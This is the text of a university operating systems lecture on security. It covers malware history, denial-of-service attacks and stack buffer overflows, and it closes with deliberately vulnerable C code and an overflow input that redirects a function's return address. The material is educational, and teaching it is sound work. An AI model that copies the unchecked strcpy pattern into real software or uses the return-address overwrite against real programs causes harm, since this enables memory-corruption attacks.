CSE 3320

Chapter 9: Security

Trevor Bakker

The University of Texas at Arlington

The three golden rules to ensure computer security are:

do not own a computer;
do not power it on;
and do not use it.

Robert Morris, Chief Scientist
National Security Agency's
National Computer Security Center

Why shouldn’t we blindly trust all programs?

Programmers can be bored, exhausted, lazy, careless, ignorant, unintelligent, malicious, or thoroughly evil.

Any of these can produce work that can damage our work or our entire system.

Who we should watch out for

- Generally, there are two groups of people we need to worry about:
    - Crackers - Dangerous for home users. They attack system weaknesses that most home users are not knowledgable enough to recognize, much less fix.
        - Most notorious
        - Only a portion of the problem

Who we should watch out for

- Legitimate users attempting unauthorized use.
  - Sending abusive email
  - Stealing money
  - Wasting time surfing
  - Playing games
  - Snooping on personal information
  - Stealing national secrets

Exploits

- When a bug is a security bug, we call it a vulnerability.
- Bug-triggering input like this is usually called an exploit.
- Crackers are generally exploiting problems in the OS.
    - Executing operations that they are not supposed to be able to execute.
    - Through exploits can gain access to administrator rights

Exploits

- OS vendors are usually quick to patch
  - Some users are slow to patch
    - Fixes are not as well tested as a full release
    - Not willing to take a risk with an untested patch on a large install base.
    - Lazy

Security Environment

- The terms “security” and ‘’protection” commonly used interchangeably
- Security to refers to the overall problem
- Protection mechanisms to refer to the specific operating system mechanisms used to safeguard information in the computer.

Threats

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

- Many security books decompose the security of an information system in three components: confidentiality, integrity, and availability.

Can we build secure systems?

1. Is it possible to build a secure computer system?

    - In theory, yes. Unfortunately, computer systems today are horrendously complicated and this has a lot to do with the second question

2. If so, why is it not done?

    - Current systems are not secure but users are unwilling to throw them out.

    - The only known way to build a secure system is to keep it simple.


Trusted Computing Base

- In the security world, people often talk about trusted systems rather than secure systems.
- At the heart of every trusted system is a minimal TCB (Trusted Computing Base) consisting of the hardware and software necessary for enforcing all the security rules.
    - If the trusted computing base is working to specification, the system security cannot be compromised, no matter what else is wrong.

Trusted Computing Base

- The TCB typically consists of most of the hardware (except I/O devices that do not affect security), a portion of the operating system kernel, and most or all of the user programs that have superuser power (e.g., SETUID root programs in UNIX).
  - Process creation
  - Memory management
  - File and I/O management

Trusted Computing Base



- Reference monitor accepts all system calls involving security, such as opening files, and decides whether they should be processed or not.
    - All security decisions in one place with no way around.

Malware

- General category of exploit
  - Virus
  - Worms
  - Trojans
  - Spyware

Virus

- Computer virus are portions of programs that insert themselves into other programs in a manner analogous to biological viruses.

- When a program containing a virus is run on a computer the virus will insert itself into other programs on secondary storage.

- Hardest part for the virus writer is to getting the user to run the program containing the virus

Virus

- When floppy disks were common the most common place for a virus was the boot sector

- A memory-resident virus installs itself as part of the operating system when executed, after which it remains in RAM from the time the computer is booted up to when it is shut down.

- Resident viruses overwrite interrupt handling code or other functions, and when the operating system attempts to access the target file or disk sector, the virus code intercepts the request and redirects the control flow to the replication module, infecting the target.

- Non-memory-resident virus when executed, scans the disk for targets, infects them, and then exits. It does not remain in memory after it is done executing.

Virus

- Viruses often perform some type of harmful activity on infected hosts, such as stealing hard disk space or CPU time, accessing private information, corrupting data, displaying political or humorous messages on the user's screen, spamming their contacts, or logging their keystrokes.

- Not all viruses carry a destructive payload or attempt to hide themselves—the defining characteristic of viruses is that they are self-replicating computer programs which install themselves without the user's consent.

First Virus

- The first academic work on the theory of self-replicating computer programs was done in 1949 by John von Neumann who gave lectures at the University of Illinois about the "Theory and Organization of Complicated Automata".

First Virus

- The work of von Neumann was later published as the "Theory of self-reproducing automata". In his essay von Neumann described how a computer program could be designed to reproduce itself. Von Neumann's design for a self-reproducing computer program is considered the world's first computer virus, and he is considered to be the theoretical father of computer virology.

Creeper Virus

- The Creeper virus was first detected on ARPANET, the forerunner of the Internet, in the early 1970s.Creeper was an experimental self-replicating program written by Bob Thomas at BBN Technologies in 1971.

- Creeper used the ARPANET to infect DEC PDP-10 computers running the TENEX operating system. Creeper gained access via the ARPANET and copied itself to the remote system where the message, "I'm the creeper, catch me if you can!" was displayed.

- The Reaper program was created to delete Creeper

Worms

- A worm is a standalone malware computer program that replicates itself in order to spread to other computers.
  - Often, it uses a computer network to spread itself, relying on security failures on the target computer to access it.
  - Unlike a computer virus, it does not need to attach itself to an existing program.
  - Worms almost always cause at least some harm to the network, even if only by consuming bandwidth.

Worms

Hex dump of the Blaster worm, showing a message left for Microsoft CEO Bill Gates by the worm programmer

Morris Worm

- The Morris worm or Internet worm of November 2, 1988 was one of the first computer worms distributed via the Internet.

- It is considered the first worm and was certainly the first to gain significant mainstream media attention.

- It also resulted in the first conviction in the US under the 1986 Computer Fraud and Abuse Act.

- It was written by a student at Cornell University, Robert Tappan Morris, and launched on November 2, 1988 from MIT.

Morris Work

- The Morris worm was not written to cause damage, but to gauge the size of the Internet. The worm was released from MIT to disguise the fact that the worm originally came from Cornell.
- It worked by exploiting known vulnerabilities in Unix sendmail, finger, and rsh/rexec, as well as weak passwords.

Morris Worm

- The critical error that transformed the worm from a potentially harmless intellectual exercise into a virulent denial of service attack was in the spreading mechanism.

- The worm could have determined whether to invade a new computer by asking whether there was already a copy running. But just doing this would have made it trivially easy to kill: everyone could just run a process that would answer "yes" when asked whether there was already a copy, and the worm would stay away.

Morris Worm

- To compensate for this possibility, Morris directed the worm to copy itself even if the response is "yes" 1 out of 7 times.
- This was way too excessive, and the worm spread rapidly, infecting some computers multiple times.
- Morris remarked, when he heard of the mistake, that he "should have tried it on a simulator first".

Morris Worm

- The Internet was also partitioned for several days, as regional networks disconnected from the NSFNet backbone and from each other to prevent recontamination as they cleaned their own networks.
- The Morris worm prompted DARPA to fund the establishment of the CERT/CC at Carnegie Mellon University to give experts a central point for coordinating responses to network emergencies.
- Robert Morris was tried and convicted of violating United States Code: Title 18 (18 U.S.C. § 1030), the Computer Fraud and Abuse Act.
    - After appeals he was sentenced to three years probation, 400 hours of community service, a fine of $10,050 plus the costs of his supervision.

The Worm Author

Robert Morris is now a professor at MIT

Trojans

- Trojan, in computing is a generally non-self-replicating type of malware program containing code that, when executed, carries out malicious actions.

- The term is derived from the story of the wooden horse used to trick defenders of Troy into taking concealed warriors into their city

Trojans

- A Trojan often acts as a backdoor, contacting a controller which can then have unauthorized access to the affected computer.
- While Trojans are not easily detectable by themselves, computers may appear to run slower due to heavy processor or network usage.

Spyware

- A special class of trojan.
- Relatively benign in the sense that they do not damage the computer they are running.
- Typically report local activity to a remote website

Sony Rootkit

- The Sony BMG CD copy protection rootkit scandal of 2005–2007 was a deceptive, illegal, and harmful copy protection measure implemented by Sony BMG on about 22 million CDs.

- When inserted into a computer, the CDs installed one of two pieces of software which provided a form of digital rights management (DRM) by modifying the operating system to interfere with CD copying.

Sony Rootkit

- Both programs could not be easily uninstalled, and they created vulnerabilities that were exploited by unrelated malware.
  - Sony claims this was unintentional.
- One of the programs installed even if the user refused its EULA, and it "phoned home" with reports on the user's private listening habits;

Sony Rootkit

- The other program was not mentioned in the EULA at all, contained code from several pieces of open-source software in an apparent infringement of copyright, and configured the operating system to hide the software's existence.

Sony Rootkit

On a National Public Radio program, Thomas Hesse, President of Sony BMG's global digital business division asked, "Most people, I think, don't even know what a rootkit is, so why should they care about it?”

Denial of Service

- Denial-of-service (DoS) or distributed denial-of-service (DDoS) attack is an attempt to make a machine or network resource unavailable to its intended users.

- Lots of different types of DoS. We'll talk about two.

Ping of Death

- A correctly formed ping message is typically 84 bytes in size.
- Historically, many computer systems could not properly handle a ping packet larger than the maximum IPv4 packet size of 65535 bytes.
  - Larger packets could crash the target computer.

SYN Flood

- TCP connections start with a “three-way” handshake.
  - The initiator sends a packets that contains a SYN flag which tells the receiver that a connection is forthcoming.
  - The receiver allocates buffers and clears some data fields then sends a message to the originator.
  - Once the originator receives this message it begins to send packets.

SYN Flood

- In a SYN flood the originator never responds to the acknowledgement.
- As more and more SYN requests flood in the recipient either crashes or opens so many connections it can not service any additional requests.

Don’t Try This On Omega

Do Try This At Home!

Buffer Overflow Example

```
char           A[8] = "";
unsigned short B    = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Buffer Overflow Example

```
strcpy(A, "excessive");
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

By copying 10 bytes into an 8 byte array
we've overwritten the value of B

Simple Buffer Overflow Example

Stack Buffer Overflow


- A stack buffer overflow or stack buffer overrun occurs when a program writes to a memory address on the program's call stack outside of the intended data structure; usually a fixed length buffer.

- Overfilling a buffer on the stack is more likely to derail program execution than overfilling a buffer on the heap because the stack contains the return addresses for all active function calls.

  - Jackpot!

Overwrite the return address and you can execute any arbitrary code

Stack Structure



Function Parameters


- Intel x86_64 architecture no longer pushes function parameters on the stack.
    - The PUSH instruction makes two modifications, it writes to [ESP] and modifies the ESP register. This prevents out-of-order execution.
- Parameters are placed in registers via MOV

Building up the Stack

```c
#include <string.h>
#include <stdio.h>
#include <unistd.h>

void go(char *data) {
  char name[64];
  strcpy(name, data);
}

int main(int argc, char **argv) {
  go(argv[1]);
}
```

```asm
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```


Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack

```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```




Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Building up the Stack





```
go:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $80, %rsp
  movq  %rdi, -72(%rbp)
  movq  -72(%rbp), %rdx
  leaq  -64(%rbp), %rax
  movq  %rdx, %rsi
  movq  %rax, %rdi
  call  strcpy
  leave
  ret

main:
  pushq %rbp
  movq  %rsp, %rbp
  subq  $16, %rsp
  movl  %edi, -4(%rbp)
  movq  %rsi, -16(%rbp)
  movq  -16(%rbp), %rax
  addq  $8, %rax
  movq  (%rax), %rax
  movq  %rax, %rdi
  call  go
  leave
  ret
```

Smashing the Stack



Before

Smashing the Stack



After passing "A"(72 times) \x08 \x35 \xC0 \x80" into our program as input

Instead of returning where we should, we now return to our new address

```c
#include <string.h>
#include <stdio.h>

void foo(const char* input)
{
  char buf[64];

  // Here is where I overwrite my stack
  strcpy(buf, input);
  printf("%s\n", buf);
}

void bar(void)
{
  printf("Augh! I've been hacked!\n");
}

void baz ()
{
  printf("Called baz!\n");
}

int main(int argc, char* argv[])
{
  if (argc < 2)
  {
    printf("Please supply a string as an argument!\n");
    return -1;
  }

  foo(argv[1]);
  return 0;
}
```

By overwriting buf, we will overwrite the return pointer and call bar() instead of returning to main

